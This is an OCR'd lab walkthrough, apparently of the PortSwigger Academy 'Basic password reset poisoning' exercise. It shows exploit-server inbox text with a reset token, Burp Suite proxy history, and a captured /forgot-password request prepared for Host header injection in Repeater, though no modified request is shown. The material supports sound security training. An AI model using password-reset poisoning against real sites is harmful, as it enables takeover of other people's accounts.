
Back to exploit serverBack to labBack to lab description >>

Your email address is wiener@exploit-0abe006b043e7abe80017f1501cb00ab.exploit-server.net


Displaying all emails @exploit-0abe006b043e7abe80017f1501cb00ab.exploit-server.net and all subdomains

Sent	To	From	Subject	Body
				Hello!
				Please follow the link below to reset your password.
2025-11-16 14:01:44 +0000	wiener@exploit-0abe006b043e7abe80017f1501cb00ab.exploit-server.net	no-reply@0a5e005104297a98800680d0008f006d.web-security-academy.net	Account recovery	https://0a5e005104297a98800680d0008f006d.web-security-academy.net/forgot-password?temp-forgot-password-token=um6bqh0sog3qgeic7w68hb1wv6vhdznq View raw
				Thanks, Support team

This screenshot shows the password-reset link delivered to Email Client. Selecting this link redirects to the password-change page.



This opens the reset link received in the email client, which loads the password-reset page and add password for reset



Successfully reset password

PortSwigger intentionally routes some test email to the exploit server inbox so you can observe them and learn how the reset link behaves.

- You enter wiener
- The lab automatically sends Wiener's reset email to your exploit server inbox (for demonstration)
- You click the link → you can reset Wiener's password

Packet Capture & Analysis & Host Header Manipulation Testing

Using BurpSuite to capture packets
and perform Host Header Injection
via Repeater

1 2 3 4 5 6

Burp Suite Community Edition v2025.2.4 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop

WebSockets message to https://0a420045041b802d81561c8a00d3006b.web-security-academy.net/academyLabHeader Open browser ?

Time	Type	Direction	Method	URL	Status code	Length
11:42:10 15 Nov 2...	WS	→ To server		https://0a420045041b802d81561c8a00d3006b.web-security-academy.net/academyLabHeader		4
11:42:12 15 Nov 2...	WS	← To client		https://0a420045041b802d81561c8a00d3006b.web-security-academy.net/academyLabHeader		4
11:42:27 15 Nov 2...	HTTP	→ Request	GET	https://0a420045041b802d81561c8a00d3006b.web-security-academy.net/academyLabHeader		
11:42:59 15 Nov 2...	HTTP	→ Request	POST	https://0a420045041b802d81561c8a00d3006b.web-security-academy.net/forgot-password		

Pretty **Raw** Hex

1 PING

Inspector

Inspector

The message inspector allows you to quickly decode data in WebSocket messages. Select one or more characters that you want to decode.

Learn more

Event log (1) All issues

Memory: 108.0MB Disabled

Intercept ON — capturing packets via Burp Suite Proxy

My Computer X kali-linux-2025.1a-vmware-... X Metasploitable2-Linux X

1 2 3 4 5 6

Burp Suite Community Edition v2025.2.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response t
8	https://0a5e005104297a9880068...	GET	/academyLabHeader			101	147					✓	34.246.129.62		09:01:44 16 No...	8080	201
11	https://exploit-0abe006b043e7a...	GET	/academyLabHeader			101	147					✓	34.246.129.62		09:01:55 16 No...	8080	201
18	https://exploit-0abe006b043e7a...	GET	/academyLabHeader			101	147					✓	34.246.129.62		09:02:43 16 No...	8080	202
21	https://0a5e005104297a9880068...	GET	/academyLabHeader			101	147					✓	34.246.129.62		09:02:53 16 No...	8080	202
24	https://0a5e005104297a9880068...	GET	/academyLabHeader			101	147					✓	34.246.129.62		09:03:26 16 No...	8080	267
15	https://exploit-0abe006b043e7a...	GET	/email			200	6768	HTML		Exploit Server: Basic passw...		✓	34.246.129.62		09:02:42 16 No...	8080	393
5	https://0a5e005104297a9880068...	GET	/forgot-password			200	3322	HTML		Basic password reset poiso...		✓	34.246.129.62		09:01:33 16 No...	8080	176
7	https://0a5e005104297a9880068...	POST	/forgot-password	✓		200	2972	HTML		Basic password reset poiso...		✓	34.246.129.62		09:01:43 16 No...	8080	611
19	https://0a5e005104297a9880068...	GET	/forgot-password?temp-forgot-password...	✓		200	3551	HTML		Basic password reset poiso...		✓	34.246.129.62		09:02:51 16 No...	8080	406
22	https://0a5e005104297a9880068...	POST	/forgot-password?temp-forgot-password...	✓		302	81					✓	34.246.129.62		09:03:24 16 No...	8080	611
1	https://tags.srv.stackadapt.com	GET	/js_tracking?url=https%3A%2F%2Fports...	✓		204	1319					✓	52.1.155.194	sa-user-id=s%3A0-...	09:01:12 16 No...	8080	495
3	https://0a5e005104297a9880068...	GET	/login			200	3571	HTML		Basic password reset poiso...		✓	34.246.129.62		09:01:24 16 No...	8080	377

Request

Pretty Raw Hex

```
1 POST /forgot-password HTTP/2
2 Host: 0a5e005104297a98800680d0008f006d.web-security-academy.net
3 Cookie: session=GivUFN4uVMMUX4uzjpUwdI4o0eTW9Le2; _lab=
4 46%7cMCwCFCX389KKTfSd5GD7C0zmBKepblbcAhR0pd7e0a96xQuUu7EKzRMt%2fYCYZ%2fTCwnGNGJmnbFrwNkHygPC
5 RJaqeeI6MBDc7t4kjlouc6IqcqyQBStsY6aiRVunskSamWsrjgOn5g52L08C7psttU766miyKCLhItf%2bg8PFtiNBd
6 TRP0%3d
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
9 Accept-Language: en-US,en;q=0.5
10 Accept-Encoding: gzip, deflate, br
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 53
13 Origin: https://0a5e005104297a98800680d0008f006d.web-security-academy.net
14 Referer: https://0a5e005104297a98800680d0008f006d.web-security-academy.net/forgot-password
15 Upgrade-Insecure-Requests: 1
16 Sec-Fetch-Dest: document
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-Site: same-origin
19 Sec-Fetch-User: ?1
20 Priority: u=0, i
21 Te: trailers
22 csrf=wDIYKFI3W0nntOfqkbvDh30CY8lNcfdK&username=wiener
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2864
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10 <link href=/resources/css/labs.css rel=stylesheet>
11 <title>
12 Basic password reset poisoning
13 </title>
14 </head>
15 <body>
16 <script src=/resources/labheader/js/labHeader.js>
17 </script>
18 <div id=academyLabHeader>
19 <section class=academyLabBanner>
20 <div class=container>
21 <div class=logo>
22 </div>
23 <div class=title-container>
24 <h2>
25 Basic password reset poisoning
26 </h2>
27 </div>
28 </div>
29 </div>
30 </body>
31 </html>
```

Inspector

Request attributes 2

Request body parameters 2

Request cookies 2

Request headers 21

Response headers 3

Event log (1) All issues

Memory: 114.0MB Disabled

This screenshot shows BurpSuite's Proxy → HTTP history, where the /forgot-password request has been captured.

The Request panel displays the POST parameters, including username=wiener, which Burp captured as the user attempted a password-reset request.

The Response panel shows the HTML page returned by the server for the Basic password reset poisoning lab.

At this stage, the request is only intercepted and viewed, and has not yet been sent to Repeater for manipulation.

My Computer x kali-linux-2025.1a-vmware-... x Metasploitable2-Linux x

1 2 3 4 5 6

Burp Suite Community Edition v2025.2.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

1 x +

Send Cancel < >

Target: https://0a5e005104297a98800680d0008f006d.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 POST /forgot-password HTTP/2
2 Host: 0a5e005104297a98800680d0008f006d.web-security-academy.net
3 Cookie: session=GIVUFN4uVMMUX4uzjpUwdI4o0eTW9Le2; _lab=
  46%7cMCwCFCX389KKTfSd5GD7COzmBKepblbcAhR0pd7e0a96xQuUu7EKzRMt%2fYfCZ%2fTCwnGNGJmnbFrwNkHygPC
  RUaqeeI6MBDc7t4kjlouc6IqcqyQB5tsY6aiRVunskSamWsrjg0n5g52l08C7psttU766miyKCLhItf%2bg8PFtiNBd
  TRPO%3d
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 53
10 Origin: https://0a5e005104297a98800680d0008f006d.web-security-academy.net
11 Referer: https://0a5e005104297a98800680d0008f006d.web-security-academy.net/forgot-password
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 csrf=wDIYKFI3W0nnt0FqkbvDh30CY8lNcfdK&username=wiener
```

Response

Inspector

Request attributes	2	▼
Request query parameters	0	▼
Request body parameters	2	▼
Request cookies	2	▼
Request headers	21	▼

